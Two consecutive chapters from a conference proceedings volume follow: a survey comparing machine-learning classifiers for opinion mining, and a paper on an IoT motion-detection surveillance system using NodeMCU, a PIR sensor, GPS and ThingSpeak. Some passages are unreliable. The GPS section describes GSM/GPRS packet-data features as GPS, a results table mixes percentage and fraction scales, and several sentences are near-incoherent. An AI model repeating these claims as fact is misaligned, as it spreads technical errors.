Abstract Opinion mining is a sub-field of data mining and natural language processing that concerns extracting users' opinions and attitudes towards products or services from their comments on the web. Human beings rely heavily on their perceptions. When making a choice, other people's perspectives are taken into account. Currently, billions of Internet users communicate their opinions on several disciplines via journals, discussion forums, and social media sites. Companies and institutions are constantly interested in hearing what the general public thinks regarding their services and goods. It is critical in e-commerce and e-tourism to dynamically evaluate the vast number of user data available on the Internet; as a result, it is essential to establish ways for analysing and classifying it. Opinion mining, also known as sentiment classification, autonomously extracts opinions, views, and feelings through literature, audio, and data inputs using natural language processing. This paper provides an understanding of the machine learning strategies for classifying comments and opinions. This paper compares various machine learning-based opinion mining techniques such as Naive Bayes, SVM, genetic algorithm, decision tree, etc.

Keywords Opinion mining · Data mining · Machine learning-based classification models

1 Introduction

Data mining techniques in computing science have progressed dramatically over a previous couple of years. Opinion mining is the new norm in this extraction time, and it has advanced to a superior stage of comprehending people's decisions associated

S. Kumar (✉) · N. Kumar
Department of Computer Science and Engineering, Lingaya's Vidyapeeth, Faridabad, Haryana, India
e-mail: sandeepnimbal@gmail.com

N. Kumar
e-mail: prof.dr.nand@lingayasvidyapeeth.edu.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_31

with specific occurrences. Opinion mining investigates a person's emotions inside a specific circumstance by examining their viewpoints, sentiments, or feelings on digital networking [1]. These viewpoints may be favourable or unfavourable. Even though other studies regarding sentiment classification have been conducted, DAVE and Nasukawa were the first to propose the terminology opinion mining around 2003. Since, this field's sector has evolved at an enormous speed. The World Wide Web development is the primary cause of this development. Many other components lead to the ever-growing requirement for opinion mining, including: (i) the development and application of different machine learning algorithms for extracting data and processing any dialect. (ii) Collected data employed by machine learning techniques can be quickly taught thanks to the rapid rise of online communities as well as the spread of the Internet [2]. The goal is to determine how the viewpoint expresses happiness, hatred, or neutrality. Performance can be used in various situations, including cinematic and commercial evaluations, health care and medical, and data analytics [3]. Finding details concerning categories of data is a particular task of opinion mining. There are two types of representations of opinion are shown in Fig. 1.

Machine learning-based approaches to opinion learning have been this paper's primary emphasis. Naive Bayes is the classification technique used for binary and multiple class classification.

The other sections of this paper are organized as follows: The existing opinion mining methods are reviewed in Sect. 2 with comparative analysis with different techniques. The several applications and challenges of opinion mining are presented in Sect. 3. Section 4 presented several machine learning-based methods used for classification and result in analysis with existing performance metrics such as precision, recall, and accuracy rate. Section 5 describes the conclusion and future scope of this paper.




Fig. 1 Section of opinion representation [3]

2 Literature Review

Several existing techniques of opinion mining are reviewed in this section. Li et al. [4] proposed a new deep learning model for opinion mining that contains a space–time extraction of features surface comprised of two tiers of the reversible structure of a system unit. It connections which retrieved information just at the phrase and sentence construction levels. A linguistic extraction of features surface consists mainly of a cross-focus subsystem, and locational extracting features emerge to engorged complexity, which extracts preferential personal view functionalities. Pathan and Prakash [5] compared and contrasted three of the most familiar domain modelling techniques, namely the LDA, HDP, and LSA approaches. To determine the optimum approximation for such baseline variables, investigations were undertaken on five distinct data sets, including Internet movie database reviews, mobile reviews, musical instruments reviews, restaurant reviews, and automotive reviews. The simulation results indicated that over three methods performed well in the component extraction procedure, whereas LDA had a higher coherence score than LSA and HDP in CV measurement. Kumar et al. [6] proposed a hierarchical self-attention network that works well enough and requires minimal storage and time complexity. The hierarchical self-attention network follows a standard self-attention technique to maximize the utilization for every phrase within the perspective of the phrase's analysis and interpretation. It then investigates the intrinsic interdependence of the words in almost the exact phrase to find interconnected coordinated terms. Sagnika et al. [7] provided a model for detecting subjective opinion mining that was both fast and accurate. The method incorporated a clever mix of convolutional neural networks and long–short-term memory. CNN and LSTM are cutting-edge deep learning algorithms, which could quickly evaluate textual input and detect intrinsic patterns and relations at different layers. The advantages of both approaches were combined in an ensemble classifier within the proposed system. The model's performance was boosted with the addition of an attention network. Abdi et al. [8] introduced a new deep learning-based methodology for feature extraction of generically opinion-oriented multi-documents. The sentiment classification was embedded sector, and the automatic summarization was embedded fields. The opinions categorization component were all part of the processes.

Zervoudakis et al. [9] presented OpinionMine, a Bayesian-based system for opinion mining based on Tweets. To begin, the proposed algorithm ingested a considerable number of comments via Twitter's platform. The submitted Tweets were then interactively used to generate a set of inadequately trained theories and chances. Da'u et al. [10] proposed research that provided a recommendation platform to improve the reliability of the recommender system. By employing aspect-based opinion mining (ABOM) built on convolutional neural networks. Alfrjani et al. [11] introduced a hybrid semantic knowledge base machine learning technique for extracting the domain's feature-level perspectives as well as categorizing them on a cross-spectrum. The benefits of employing an innovative linguistic centralized repository framework to assess a set of opinions at the area classification stages. The obtained semantic data was crucial for training a neural network algorithm to forecast every review's quantitative measure. The proposed methods, research gap, and performance of existing methods, data sets are discussed in Table 1.

Table 1 Existing methods of opinion mining

Proposed methods	Author name	Gaps and problems	Performance analysis	Simulation tools	Data set
Spatio-temporal-based multiple FE method	Li et al. [4]	High execution time	Accuracy rate	–	Internet movie db
Unsupervised-based topic modelling technique for opinion mining	Pathan and Prakash [5]	Hierarchical methods enable the exchange of data in computation environments	CV coherence	–	Movie and restaurant data set
The hierarchical-based self-attention system	Kumar et al. [6]	Need to entail determining the aspect terms in a phrase in which an inferred opinion is given	Precision, recall, and f-measure		SemEval-2014 data set
A hybrid approach based on convolutional neural network—long–short memory network	Sagnika et al. [7]	Need to use fine-tuning for more efficient and accurate outcomes	KAPPA co-efficient	Python	Movie data set
Bayesian dependent framework (opinion mine)	Abdi et al. [8]	Inefficient results on sentence similarity measurement	Accuracy rate SAS improvement	–	Movie review data set
Deep learning-based methodology	Zervoudakis et al. [9]	High computational time	Prediction values	Python	Twitter
Deep learning-based framework	Da'u et al. [10]	Need to collect more data sources	MAE and RMSE	–	SemEval-2014 data set
Hybrid machine learning technique	Alfrjani et al. [11]	Multi-class categorization issues	Precision, recall, and f-measure	–	Internet DBpedia

3 Applications and Challenges of Opinion Mining

3.1 Applications

Opinion mining (OM) has a wide range of applications described following. Opinion mining is often used to enhance the quality of products or services by recognizing and improving the performance of people's perceptions of the goods or services. Regulators use opinion mining to incorporate public input into new policies [12]. As a result, it is employed in governing. It can be used in commerce to improve the user experience. Trademark brisking is a prominent application of opinion mining throughout the corporate world. In addition, decision mining can be employed to generate a q-recommender. OM can be used to enhance the results of the survey. It can be implemented in the hospitality industry to discover guest experience, their behaviour for a specific facility, and make operational improvements with infrastructure investment. Opinion mining has a lot of potential in market analysis. Among the most primary advantages of this domain is identifying opinion spamming.

3.2 Challenges

The various challenges of opinion mining due to different facts are mentioned below: (i) *Spam and false reviews detection*: The information available on the Internet is both genuine and garbage material. Such garbage information should be removed before actual analysis for successful opinion categorization. It can be accomplished by looking for duplicates, spotting outliers, and assessing the reviewer's reliability [13]. (ii) *Restriction of categorization filtering*: When were identify the most common thinking or conception, categorization filtering has a constraint. This restriction should be removed to improve opinion categorization results. The hazard of an information bubble is that it produces useless opinion collections and inaccurate emotion summaries. (iii) *Imbalance in opinion mining software accessibility*: The opinion mining system is quite costly and is now exclusively available to large governments and companies. It exceeds the expectations of the ordinary individual. It should be made publicly available to anyone and everyone so everybody can participate. (iv) *Integration of opinion words with intuitive and contextual information*: Opinion phrases must be integrated with an intuitive information for effective sentiment classification. The particular behaviour of sentiment analysis is determined by implicit information.

4 Machine Learning-Based Methods Used in Opinion Mining

Machine learning is an area of computer science that focuses on developing and designing computational methods. Natural language processing (NLP) is among the most significant parts of artificial intelligence, and its origins may be traced back to intelligent machines as classification tasks. The different types of opinion mining machine learning methods are discussed below:

A. *Naïve Bayes Classifier*: The Naïve Bayes method is a novel statistical categorization method. Despite artificial neural networks being more accessible to operate than this, it is not uncommon to produce disappointing results. When it comes to group identification, it usually involves schooling and assessment sets of data that include specific historical dates. Each instance in the training sample has a single objective value and a bunch of parameters. The purpose of Naive Bayes is to provide an algorithm to determine the accurate values of recorded instances within inspection commencement given by the features classification. This is an example of supervised learning [14].
B. *Support Vector Machine Classifier*: Support vector machine (SVM) is a widely used classification algorithm that may be applied to regression and classification problems. The goal of the SVM approach is to discover the best dividing line or target value for subdividing n-dimensional areas into subcategories. So, that more data sets can also be positioned in the correct section in future. The subdividing plane is used for categorization in SVM. The plane is known as hyper-plane and also known as optimum selection border. SVM is used to select the maximal points/vectors and helps to build the hyper-planes [15]. The support vector machine is presented in Fig. 2.
C. *Decision Tree Classifier*: The decision tree is a prediction and classification technique. The structure of the decision tree is a flowchart-like structure. Each node is connected to the other and forms a tree structure. The internal node denotes test attributes; the test outcome is presented with branches. The class




Fig. 2 Support vector machine [16]

label is shown as leaf nodes or terminal nodes. The trees inside the decision tree framework can be trained by dividing the source set into small subsets based on the test attribute values [17].

D. *Soft Computing Method Using Genetic Algorithm (GA)*: Genetic algorithms are inspired by biological operations, including mutations, crossovers, and selecting to achieve higher optimal solutions for challenges. In a genetic algorithm, a collection of possible alternatives towards an optimization process is developed towards optimal options. Every optimal solution has a combination of qualities (genotype or chromosomes or) that can be manipulated and modified; services are generally expressed in binary sets of 0s and 1s. The evolution process begins typically with random population-produced individuals and proceeds in an incremental approach [18], with every iteration's population known as a generation.

E. *K-Nearest Neighbour (KNN) Classifier*: One of the most simple machine learning (ML) approaches is the K-nearest neighbour approach based on the supervised learning approach. The KNN technique ensures that the particular incoming instance and existing cases are equivalent and assigned. The new case is mostly in subcategories that are most compatible with the existing ones. The KNN method accumulates all available information and identifies a subsequent set of statistics premised on its resemblance to the current data [19]. In Fig. 3, KNN basic structure is presented.

The comparison of various existing machine learning-based opinion mining techniques is depicted in Table 2 with result analysis. The comparison of current methods is based on different evaluation parameters such as precision, accuracy, and recall.

Fitri et al. [17] attained the maximum recall and precision rates. The maximum accuracy is achieved by Rameshbhai and Paulose [15]. In Figs. 4 and 5, comparison




Fig. 3 K-nearest neighbour [20]

Table 2 Comparative analysis with different performance metrics

ML-based methods	Precision rate	Accuracy rate	Recall rate
Naïve Bayes [14]	–	85.7	–
Support vector machine (SVM) [15]	–	91.52	–
Decision tree [17]	82.91	90.66	100
Genetic algorithm-based opining mining technique [18]	0.722	75.3	0.79
K-nearest neighbour (KNN) [19]	82	86	81.5




Fig. 4 Accuracy rate comparison analysis




Fig. 5 Precision and recall rate comparison analysis

analyses of existing opinion mining techniques are established based on recall rate, accuracy, and precision rate.

5 Conclusion

It concluded opinion mining is exceptionally significant when making the purchase decision for a service or product. Opinion mining has a wide range of applications, including education, where it is used to grade curriculum focuses on student perspectives. The various applications of opinion mining are elaborated in this paper. For example, user comments on websites, individuals may readily browse comments of their best films and weekly dramas available on the Internet inside the entertainment section. Opinion mining reduces the expense of advertisement; for instance, posting comments on a company's website can permanently save money on advertising expenses. Numerous machine learning algorithms have been addressed in this paper, and the study has been done employing various approaches. However, there are still specific issues to be overcome, such as entity recognition, denial management, phrase or content difficulty, etc. Advanced deep learning-based models will be implemented in future to cope with these challenges.

References

1. Saberi B, Saad S (2017) Sentiment analysis or opinion mining: a review. Int J Adv Sci Eng Inf Technol 7:1660–1667
2. Sun S, Luo C, Chen J (2017) A review of natural language processing techniques for opinion mining systems. Inf Fusion 36:10–25
3. Khan K, Baharudin B, Khan A, Ullah A (2014) Mining opinion components from unstructured reviews: a review. J King Saud Univ Comput Inf Sci 26(3):258–275
4. Li T, Xu H, Liu Z, Dong Z, Liu Q, Li J, Fan S, Sun X (2021). A spatiotemporal multi-feature extraction framework for opinion mining. Neurocomputing
5. Pathan AF, Prakash C (2021) Unsupervised aspect extraction algorithm for opinion mining using topic modeling. Glob Transit Proc
6. Kumar A, Veerubhotla AS, Narapareddy VT, Aruru V, Neti LBM, Malapati A (2021) Aspect term extraction for opinion mining using a hierarchical self-attention network. Neurocomputing 465:195–204
7. Sagnika S, Mishra BSP, Meher SK (2021) An attention-based CNN-LSTM model for subjectivity detection in opinion-mining. Neural Comput Appl 33(24):17425–17438
8. Abdi A, Hasan S, Shamsuddin SM, Idris N, Piran J (2021) A hybrid deep learning architecture for opinion-oriented multi-document summarization based on multi-feature fusion. Knowl-Based Syst 213:106658
9. Zervoudakis S, Marakakis E, Kondylakis H, Goumas S (2021) OpinionMine: a Bayesian-based framework for opinion mining using Twitter data. Mach Learn Appl 3:100018
10. Da'u A, Salim N, Rabiu I, Osman A (2020) Recommendation system exploiting aspect-based opinion mining with deep learning method. Inf Sci 512:1279–1292
11. Alfrjani R, Osman T, Cosma G (2019) A hybrid semantic knowledgebase-machine learning approach for opinion mining. Data Knowl Eng 121:88–108
12. Ravi K, Ravi V (2015) A survey on opinion mining and sentiment analysis: tasks, approaches and applications. Knowl-Based Syst 89:14–46
13. Seerat B, Azam F (2012) Opinion mining: issues and challenges (a survey). Int J Comput Appl 49(9)
14. Vangara V, Vangara SP, Thirupathur K (2020) Opinion mining classification using Naive Bayes algorithm. Int J Innov Technol Explor Eng (IJITEE) 9(5):495–498
15. Rameshbhai CJ, Paulose J (2019) Opinion mining on newspaper headlines using SVM and NLP. Int J Electr Comput Eng (IJECE) 9(3):2152–2163
16. Support vector machine (SVM) algorithm—Javatpoint (2021) www.javatpoint.com. [Online]. Available: https://www.javatpoint.com/machine-learning-support-vector-machine-algorithm
17. Fitri VA, Andreswari R, Hasibuan MA (2019) Sentiment analysis of social media Twitter with case of anti-LGBT campaign in Indonesia using Naïve Bayes, decision tree, and random forest algorithm. Procedia Comput Sci 161:765–772
18. Iqbal F, Hashmi JM, Fung BC, Batool R, Khattak AM, Aleem S, Hung PC (2019) A hybrid framework for sentiment analysis using genetic algorithm based feature reduction. IEEE Access 7:14637–14652

19. Hota S, Pathak S (2018) KNN classifier based approach for multi-class sentiment analysis of twitter data. Int J Eng Technol 7(3):1372–1375
20. K-nearest neighbor (KNN) algorithm for machine learning—Javatpoint (2021) www.javatpoint.com. Retrieved 18 Dec 2021, from https://www.javatpoint.com/k-nearest-neighbor-algorithm-for-machine-learning

Auto Surveillance Using IoT

Eldho Paul, M. S. Kalepha, T. Naveenkumar, and Mugeshbabu Arulmani

Abstract Users can connect things, systems, network, services, and, in particular, control systems using the Internet of Things (IoT). The design and implementation of an IoT-based security surveillance system employing Node MCUs and Wi-Fi network connectivity is described in this study. Adding wireless fidelity to embedded systems offers up a world of possibilities, such as worldwide monitoring and control, secure data storage, and much more. Sensor nodes and a controller part make up this surveillance system. Remote user alerts and mobility are two of the system's primary features. When a Wi-Fi connected microcontroller is integrated with a PIR sensor, the sensor looks for object movements and sends an alert to the user via an online cloud platform (ThingSpeak). This surveillance system is made up of sensor nodes and a controller. Two of the system's main characteristics are remote user alerts and mobility.

Keywords Internet of Things (IoT) · PIR sensor · Microwave sensor · The global positioning system (GPS)

1 Introduction

Nowadays the technologies are advancing in an unimaginable way. The security systems are placed everywhere, such as offices, homes, banks, to keep the society in a safe manner.

According to the survey, there were 2.5 million thefts per year, out of hundred, 66% are in homes. Also, according to the Federal Bureau of Investigation (FBI),

E. Paul (✉) · M. S. Kalepha · T. Naveenkumar · M. Arulmani
Sona College of Technology, Salem, India
e-mail: yeldhospaul@gmail.com

T. Naveenkumar
e-mail: naveenkumar.18ece@sonatech.ac.in

M. Arulmani
e-mail: mugeshbabu.18ece@sonatech.ac.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_32

65% of theft happens between 6 a.m. and 6 p.m. and the average loss is $2416 per burglary. According to the same survey, 65% of burglaries take place during the day to limit the likelihood of someone being home.

The IoT has a new phase for smart computing that allows people to speak with one another all around the world. Anything, anybody, anytime, anywhere, and any service, and any network is the goal of IoT. The Internet, which will link existing Internet networks to computer systems that are connected to real-world objects or things. These systems are connect in some specific infrastructure with standard protocol, then it is known as Internet of Things (IoT). The Internet of Things (IoT) is rapidly growing in today's society and has already proven to change the game in real time technology.

Sensors and other components are increasingly linked to create an innovative idea that gives a solution for real time challenges. Security has become a big problem as technology and automation have advanced. For the defence system, everything will be the security system, which is intimate to the owner for security purposes. Now a variety of security systems are used to monitor the unwanted movements which alerts the owner before the theft happens. Day by day the demand for security systems is increasing gradually. Day by day, theft is becoming more common so that the security system must be placed everywhere.

The main contribution of the paper includes,

- To provide the security surveillance and privacy using IoT
- To detect the unwanted and suspicious movements and to store its location in ThingSpeak.

2 Literature Survey

In [1], Nagy et al. developed Smart Vehicle and Anti-Theft System Using IoT. Here, the main purpose of this vehicle system is establishing anti-theft and connection between the vehicle and the user. If someone other than the owner tries. When you turn on the vehicle, the security system sends an alert to the owner indicating the location of the vehicle.

In [2], Rao et al. proposed a mobile surveillance camera equipped with a Raspberry Pi and a webcam. The behaviour of the proposed surveillance cameras can be controlled using the developed web browser and Python scripting language. The proposed architecture is portable and easy to use. The movement of the camera can be done by a robot.

In [3], Solanki and Deshmukh proposes a new scheme called a Wi-Fi-based home surveillance bot. The system provides a real time livestreaming and monitoring system using a Raspberry Pi with a Wi-Fi connection installed. It also provides gas leak detection to prevent the danger of serious fires of all kinds.

In [4], Roy et al. develop a solution called IoT-Based Tetra Health Surveillance System, This is useful for monitoring people who live alone or the elderly who want to continuously monitor their vital signs based on their underlying health status.

The proposed solution also shows temperature and humidity, blood pressure, body temperature, and blood oxygen levels at specific points in time.

In [5], Kissoon et al. developed A Systematic Survey on Smart Home Safety, this paper, discusses the various types of Arduino boards and comparison of architecture used in this system. This paper reduces the level of hardness to analyse the benefits and drawbacks as well as uses of these systems and implementation of the future research.

In [6], Ezhilazhahi and Bhuvaneswari analysed how to design a low-cost system for sure-H: A smart home system using IoT technology. The ultimate aim of the project is to reduce the working cost by reducing the power consumption. The project's infrastructure is basic, and it functions for a long time. By using a remote, we can easily control the system and also the need for manual effort is less.

In [7], Liu et al. developed the application for anti-theft technology of museum cultural relics based on IoT. If any artefacts are missed or moves away from its original position, the system automatically detects and immediately generates the alarm to alert the authorities in the museum. It did not generate the early warning and forms of motions are not detected before the theft attempt.

In [8], Patil et al. defined, when the motions and gestures are detected, which alerts the observer by sending the cloud. The records are saved on to the Raspberry Pi even if the cloud attendant is unavailable.

In [9], Lulla et al. suggested architecture's major goal is to solve all of these issues by creating a smart security and surveillance system that uses several ultrasonic sensors to identify incursion attempts on the owner's property and alert them to the presence of an unauthorized person.

In [10], Gulve et al. implemented the system supported by the Raspberry Pi and Arduino boards, whilst the software is provided by OpenCV (for video surveillance) and the GSM module (for SMS alert and email notification).

In [11], Shin et al. proposed an intelligent surveillance robot that uses the Internet of Things (IoT) to overcome the limitations of existing CCTV. The proposed intelligent surveillance robot is known as "SMART-I," and it can monitor and control itself from a distance. Another work is implemented in the field of agriculture using IoT.

In [12], AdityaRajgor et al. proposed that agriculture is crucial to the development of India's food production. Agriculture in our country is reliant on the monsoons, which provide little water. As a result, irrigation is used in the agricultural area. The Internet of Things (IoT) could represent a watershed moment in technological development.

Similarly, in [13], Hassanalieragh et al. proposed that smart and linked health care is one of the many applications enabled by the Internet of Things (IoT).

In [14], Patil and Ansari provided an architecture for smart surveillance of stray animals in order to investigate and study behavioural patterns, particularly in stray dogs, in order to monitor their health. This method tries to prevent similar incidents and keep track of stray animals in a certain area.

Some of the existing systems have implemented microwave sensors as well as PIR sensors with Arduino Mega and GSM Modules. The PIR sensor and microwave sensor are connected to Arduino Mega board to the home or office door. According

Fig. 1 Block diagram of existing system

to the needs, it is connected in different places. The readings or any motions are measured or detected and sent to the Arduino. If the reading values are above its original threshold level, the alert message is generated from Arduino and sent to the GSM Module. Due to certain cases, the electricity is failed, and the external power bank is attached to it. Figure 1 shows the block diagram of existing systems.

PIR and microwave sensors are used to monitor and control the home or office, which are integrated with Arduino mega and 3G or GPS units. If any unwanted motions are detected the immediate message or SMS sends through Arduino. In the modern generation, everyone has smartphones. So there is no problem to attach any additional device to monitor.

3 Proposed System

The proposed system is used to determine the An IoT-based Smart Surveillance System for future safety that tends to assign secure systems for home, office, and hotels. The whole system monitors via Esp8266 Node MCU (IoT) Module the controller analyses the data collected from the sensor and sends it to the think speak website, where we may view it. The block diagram of the proposed system is shown in Fig. 2.

The process is an infinite flow that starts from the PIR sensor. The motion detector is a PIR sensor. If the motion is detected the IoT module starts getting the data and the process is repeated and if the motion is not detected the process is not repeated. When a motion is detected by the motion sensor and parallelly the GPS detect the location sent through Twilio account about the intruder/activity is sent. This helps the authorized user to be intimated when the internet connection is not so well. This model is mainly used to detect the unwanted movements in the main area which works in a smart manner. In this system PIR sensor, GPS, LED are interfaced with NodeMCU. The NodeMCU module is shown in Fig. 3.

The PIR sensor is connected to the board. When the PIR sensor detects the unwanted movements, the LED will start to glow. Then the output of the sensor will be sent to the GPS which is also connected to the Arduino board. The GPS starts to detect the location where the unwanted movements happen. When the GPS detects




Fig. 2 Block diagram of proposed system

Fig. 3 NodeMCU module

the location, it will send the data to the user's mail with the help of the cloud. The working model of the IoT-based smart surveillance system is shown in Fig. 4.

The flow process of the proposed system is shown in Fig. 5. The PIR sensor connected to the node MCU continuously monitors for any movement. If there is a movement then the location of it is sent to the ThingSpeak and the SMS is sent to the respective owner of the place with the help of GPS.

Fig. 4 Working model of IoT-based smart surveillance system





Fig. 5 Flowchart of the proposed system



3.1 Internet of Things (IoT)

Control, sequencing, monitoring, and display are all handled by the microcontroller. It consists of ADC which converts analogue input into digital. The Internet of Things (IoT) is a network that connects computers devices, digital machines, objects, animals, and people through unique identifiers and the capacity to transfer data from one network to another without requiring human-to-human or human-to-computer interaction. Electronics, software, sensors, actuators, and network connectivity enable a network of physical devices, automobiles, home appliances, and other items to communicate and exchange data. The embedded computing system in each thing makes it unique, but it can coexist with existing Internet infrastructure.

3.2 PIR Sensor

The PIR sensor expands Passive infrared, which detects fluctuations in the objects through infrared levels. It is a pyroelectric device. The motion is detected by using strong signals in the inputs and output pins. Pyroelectric devices, like the PIR sensor, have crystalline components when exposed to infrared radiation they generate an electric charge. The amount of infrared striking the element changes by varying the voltage it can detect by a board amplifier. The gadget has a Fresnel lens, which concentrates infrared impulses onto the element. The on-board amplifier trips the output to indicate mobility as the ambient infrared signals vary rapidly.

3.3 GPS

GPS, or Global Positioning System, is a single step ahead of the current Internet access. GPS allows the users to use the Internet whilst they are in their video call. This system benefits Time-Division Multiple Access (TDMA) users as well because it allows the access for packet radio. GPS enables the users to develop the kit to support the 3G services and adaptable for the voice data based on the IP architecture. By this added technology we are able to use this module for a large span of application. GPS has superseded technology because it is the simplest form for the Internet like data networks uses. GPS will be able to transport user data packets structurally from GSM mobile stations to outdoor networks.

GPS is the updated version of currently available GSM networks. In addition to the GSM module. It has many new protocols, network elements and interfaces. This GPS is highly utilized to build packet-based mobile cellular networks.

3.4 Web Service

This online service will be hosted on a centralized hosting server with a predetermined fully qualified domain name (URL) or IP address. This service will parse all of the parameters in the web request and put them in the database. Excel, in particular, makes it possible for developers to dynamically incorporate data from Web services. It also enables you to design list views, graphs, and charts, as well as catalogue bulk items online or offline, using the newest Office features. The Web service connection within Excel can also allow ad hoc data analysis in the familiar Excel context, such as statistical analysis of Web service data. The purpose of the Web service is to retrieve latitude and longitude based on date and time along with coordinates.

4 Experimental Result

After setting all particulars power is supplied to the circuit connection. When the PIR sensor detects any motion, the LED lights up as an indication and the respective location where the sensor detects the object movement is sent to the cloud by using the values obtained through GPS. After that an immediate alert notification with the location details will be sent to the user to take immediate necessary action. The cloud will store all the entry details and can be fetched anytime. All the values are stored in Javascript object notation (JSON) object format that are rendered in the website using scripts. Notification event is called through a trigger which sends alerts to handheld devices through android SMS service.

With respect to the observations, both the hardware and software sync well and perform well in Javascript object notation (JSON) object format that are rendered

Last Entry	Date & Time	Entry NO	Coordinates	Latitude	Longitude
Location 1	2021-11-23T10:52:54Z	146	11.678783N,78.126123E	11.678783	78.126123
Location 2	2021-11-23T12:34:05Z	13	11.678782N,78.125181E	11.678782	78.125181
Location 3	2021-11-23T09:55:05Z	81	11.677939N,78.125188E	11.677939	78.125188
Location 4	2021-11-23T12:07:19Z	180	11.674796N,78.124701E	11.674796	78.124701

Fig. 6 Outputs for IoT-based smart surveillance system

in the website using scripts. Notification event is called through a trigger which sends alerts to handheld devices through android SMS service. With respect to the observations, both the hardware and software sync well and perform well. The output of the smart surveillance system is shown in Fig. 6.

In this project, it detects the appropriate location of the values getting from the IoT model by using the IoT.

5 Conclusion

The PIR sensor and GPS receiver are connected to the IoT module board. When an intruder approaches the PIR sensor, as shown in the image, when an intruder approaches the PIR sensor, data is sent to the website and displayed in an excel sheet, as shown in the image. The IoT-based smart surveillance system was intended to be designed in such a way that it can meet the needs of the user for a specific surveillance area. It has numerous applications and can be used in a variety of environments and scenarios. In the future, video will be recorded whenever motion is detected in the surveillance area. The user receives an email alert and an SMS notification informing them of the motion detection. The user can watch the video from a remote location using an internet or Wi-Fi connection.

References

1. Nagy A, Abdelftah M, Yousef BM (2020) Smart vehicle and anti-theft system using IoT. Int J Eng Invent 9(4)
2. Rao BN, Sudheer R, Sadhanala MA, Tibirisettti V, Muggulla S (2020) Movable surveillance camera using IoT and Raspberry Pi. In: 2020 11th international conference on computing communication and networking technologies (ICCCNT), pp 1–6
3. Solanki VP, Deshmukh S (2019) Wi-Fi based home surveillance bot. In: 2019 5th international conference on computing communication control and automation (ICCUBEA), pp 1–5
4. Roy S, Ghosh D, Sau D, Nandy S, Pal M, Bhattacherjee R, Das R, Bose R (2021) IoT-based tetra health surveillance system (THSS). Int J Sci Res Manag 9(12)
5. Kissoon D, Deerpaul H, Mungur A (2017) Systematic survey on smart home safety and security systems using the Arduino platform. Int J Comput Appl 163(8). ISSN 0975 – 8887
